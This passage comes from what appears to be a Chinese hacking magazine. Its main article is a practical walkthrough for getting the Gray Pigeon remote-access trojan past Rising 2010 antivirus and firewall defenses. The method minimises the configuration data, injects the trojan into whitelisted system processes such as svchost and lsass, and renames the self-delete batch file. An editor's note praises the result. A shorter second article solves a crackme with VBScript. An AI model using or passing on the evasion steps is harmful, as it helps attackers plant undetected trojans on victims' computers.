


图 7

息。再想，数据流靠什么生成？还是配置信息。如何修改数据流？答案还是配置信息。不要以为这是废话。思路就是这么来的。好了，直接上线。我们来看看我的思路是否正确。

默认配置。如图2、图3。

修改后的配置。如图4、图5。

载入Restorator。将Hacker里的信息复制下来。当然，这里我已经把名字改掉了。改成了VIP2009。如图6、图7。

把里面的代码复制下来。

利用前面的思路我们可以看出。数据流的多少是跟配置信息的多少来挂勾的。那么我们得出结论，只要使配置信息的代码变少，就可以是免杀了。如何使它变少呢？我们就从配置信息入手。首先我们看到鸽子的选项有：自动上线、安装选项、启动项、代理服务、高级功能、插件功能。那么能修改的只有安装路径和启动项。其他是无法修改的。如何修改呢？

很简单。只要把所有没用的去掉，随便输入。但不能输入太多。建议显示名称、服务名称、描述信息不超过3个字符。安装路径不要选Program Files这个目录，一看就知道，名字太长了嘛。

好了。配置一下，生成，瑞主全开。测试上线。如图8。

报毒。(我明明按你的做法去做了，怎么还报。作者你骗人啊。)




图 8

别激动，刚开始我也觉得奇怪。为什么还报呢？多次实验后我注意到了这里，如图9。

灵光一闪。难道是因为应用程序加固的原因么？




图 9

立刻去掉。插IE这个勾。

再测试，上线成功。如图10、图11。




图 10




图 11

上线咯。HOHO。但是这并不代表完美的突破了瑞星。因为我们还两个问题没有解决。

第一、我们不插IE是突破不了防火墙的。

第二、我们还不能自动删除呢。

接下来就解决这两个问题。

1、想突破防火墙必须先了解它的原理。现在大部分防火墙的“应用程序规则”里一般默认就会让IE浏览器(iexplore.exe)、Outlook Express(msimn.exe)、lsass.exe、spoolsv.exe、MSTask.exe、winlogon.exe、services.exe、svchost.exe通过。如图12、图13。




图 12




图 13

大多的防火墙认为只要是与规则里的路径及文件名相同就会放行，但它却完全没考虑如果是别的文件注入会如何？应该算个BUG吧。这就给了我们机会，我们可以利用这个BUG欺骗防火墙来达到访问的目的！其实现在大多木马采用的DLL插线程技术也就是利用了这个原理，它们首先隐蔽的开启一个认证放行的程序进程（如Iexplore.exe进程），接着把DLL型木马插入这个线程内，然后访问时就可轻松突破防火墙的限制了——因为防火墙是不会拦截已认证放行的程序的。但是我们的瑞星已经不吃这套了。

在默认的规则里已经设置保护。IE、Word、Excel、PowerPoint。只要木马注入这个程序或进程瑞星就会直接报毒。那么怎么办呢？大家往回看。防火墙还默认放行了Outlook Express (msimn.exe)、lsass.exe、spoolsv.exe、MSTask.exe、winlogon.exe、services.exe、svchost.exe等。不用我继续说了吧？只要是它默认放行的程序插入必过，所以愿意插哪个插哪个。至于修改的方法。将木马拖入C32。找到它的进程修改即可。很简单吧？嘿嘿。

2.激动人心的时刻终于到了。那就是许多人无法解决的自动删除。我们[C.S.T]安全小组的飞舞已经出了教程。大家可以去看看。

根据上面的思路。我们得知自删除的是靠uninstal.bat来进行的。那么我们必须将它进行修改。如图14。




图 14

首先。改名是不可能过的。我改动了无数次就是不行。虽然能删除，但是还是有提示。

愁。怎么办？总不能认输吧。后来战神给了我提示，我们可以将bat转换为com。为什么能这样转换呢？大家




图 15

可以看到。鸽子配置的时候有这样一个提示。如图 15。

也就是说木马只要是 exe com bat 结尾就能运行。那么同样我们的 uninstal.bat 也可以修改运行啊。测试了一下。完美上线。

终于结束了。历时 2 小时。解决了瑞星 2010 主动防御。

总结：虽然瑞星 2010 的主动防御已经有了很大的进步，已经以特征码形式向行为防御迈出了第一步。但是还是不够啊。从本次剖析来看，只需要修改它的释放的自动删除文件后缀及修改它的配置信息的多少就可以完美的突破。并且能够重启上线。可见瑞星还得多多加油啊。

第一次写文章，不好的地方大家见谅。欢迎有兴趣的朋友跟我交流。

编辑点评：作者通过自己的分析最终解决了瑞星 2010 主动防御，使我们的马儿跑得更加的畅快。其实方法很简单，关键在于动脑和实践。

逆向中的正向

——简单展示破解中编程的意义

□八部天龙

猴首语：又是一期破……破……破文集合，最近有点感冒，夏天来了，昼夜温差大，注意防蚊虫哦！花露水偶买了一瓶，杀虫剂也买了一瓶，然后蚊香一盒，打火机一个，香烟一包，啤酒一箱……其实，偶是准备看世界杯的，呵呵……

从本文可以学到：

VBS 在破解当中的妙用

前言

VBScript是Visual Basic Script的简称，有时也被缩写为VBS。VBScript 是微软开发的一种脚本语言，可以看作是 VB 语言的简化版，与 VBA 的关系也非常密切，它具有原语言容易学习的特性。目前这种语言广泛应用于网页和 ASP 程序制作，同时还可以直接作为一个可执行程序，用于调试简单的 VB 语句非常方便。

过程

今天我们要破解的是网上的一个 CM，查壳结果如图 1 所示。




图 1

我们用 VB decomliper 载入，来到如图 2 所示的位置。




图 2

我的VB decomliper对中文不是很支持，在网上找了一下，也没有很好的解决办法，只能自己判断了。很明显，下面的代码是弹出正确的提示：

```
loc_40267D: var_A4 = CVar((CDbl(Me.Text2.Text) + CDbl(&H9FBF1))) 'Variant
            If (var_A4 = CVar(Me.Text1.Text)) Then '4026DA
loc_4026C7:   MsgBox "不??龄朊??颈?腭????  ", 0, var_EC, var_FC, var_12C
loc_4026D7:   GoTo loc_40272A
            End If
```

好，这就是关键所在了！我们可以看到，注册码 **+CDbl(&H9FBF1)**的结果如果等于机器码，就会注册成功。那关键就是 CDbl(&H9FBF1)等于多少，我们请出 VB 的“兄弟”VBSCRIPT，用记事本编写如下代码：

```
<script type="text/vbscript">
document.write(CDbl(&H9FBF1) & "<br />")
</script>
```

接着把后缀名.txt 改成.html，然后用浏览器打开（会有安全提示，点“允许”就可以了，在系统盘运行脚本就会出现这种提示），发现数值是 **654321**，所以要得到注册码需要编写以下代码。

```
<script type="text/vbscript">
document.write(CDbl(你的机器码)+CDbl(&H9FBF1) & "<br />")
</script>
```

这样就可以得到注册码了，注册成功会有如图 3 所示的提示。

